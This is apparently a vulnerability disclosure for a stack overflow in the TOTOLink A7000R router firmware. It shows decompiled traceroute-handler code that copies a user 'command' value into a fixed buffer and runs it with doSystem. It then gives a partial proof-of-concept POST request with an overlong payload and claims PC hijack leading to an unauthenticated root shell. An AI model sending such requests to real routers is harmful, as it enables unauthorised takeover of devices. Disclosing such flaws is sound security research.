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
TOTOLink A7000R V9.1.0u.6115_B20201022 has a stack overflow vulnerability

Overview

- Manufacturer's website information： https://www.totolink.net/
- Firmware download address ： https://www.totolink.net/home/menu/detail/menu_listtpl/download/id/171/ids/36.html

Product Information

TOTOLink A7000R V9.1.0u.6115_B20201022 router, the latest version of simulation overview：



NO	Name	Version	Updated	Download
1	A7000R_Datasheet	Ver1.0	2020-08-07	
2	A7000R_Firmware	V4.1cu.3053_B20180329	2020-09-10	
3	A7000R_Firmware	V4.1cu.3382_B20180529	2020-09-10	
4	A7000R_Firmware	V4.1cu.4080_B20190530	2020-09-10	
5	A7000R_Firmware	V4.1cu.4154_B20191014	2020-09-10	
6	A7000R_Firmware	V9.1.0u.6115_B20201022(Transition version)	2020-12-30	

Vulnerability details

```
1  int __fastcall sub_421C94(int a1)
2  {
3    const char *Var; // $s2
4    int v3; // $v0
5    int v4; // $v0
6    char v6[128]; // [sp+18h] [-80h] BYREF
7
8    memset(v6, 0, sizeof(v6));
9    Var = (const char *)websGetVar(a1, "command", "www.baidu.com");
10   v3 = websGetVar(a1, "num", &byte_43A4B0);
11   v4 = atoi(v3);
12   sprintf(v6, "traceroute -m %d %s&>/var/log/traceRouteLog", v4, Var);
13   doSystem(v6);
14   setResponse(&word_438564, "reserv");
15   return 1;
16 }
```

`Var` is formatted into `V6` through sprintf function, and `Var` is the value of `command` we enter. The size of the format string is not limited, resulting in stack overflow.


Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:


1. Boot the firmware by qemu-system or other ways (real machine)
2. Attack with the following POC attacks

```
POST /cgi-bin/cstecgi.cgi HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101
Firefox/102.0
```


```
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Length: 561
Origin: http://192.168.0.1
DNT: 1
Connection: close
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Pragma: no-cache
Cache-Control: no-cache

{"topicurl": "setting/setTracerouteCfg","command":
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```



The above figure shows the POC attack effect



As shown in the figure above, we can hijack PC registers.



Finally, you can write exp to get a stable root shell without authorization.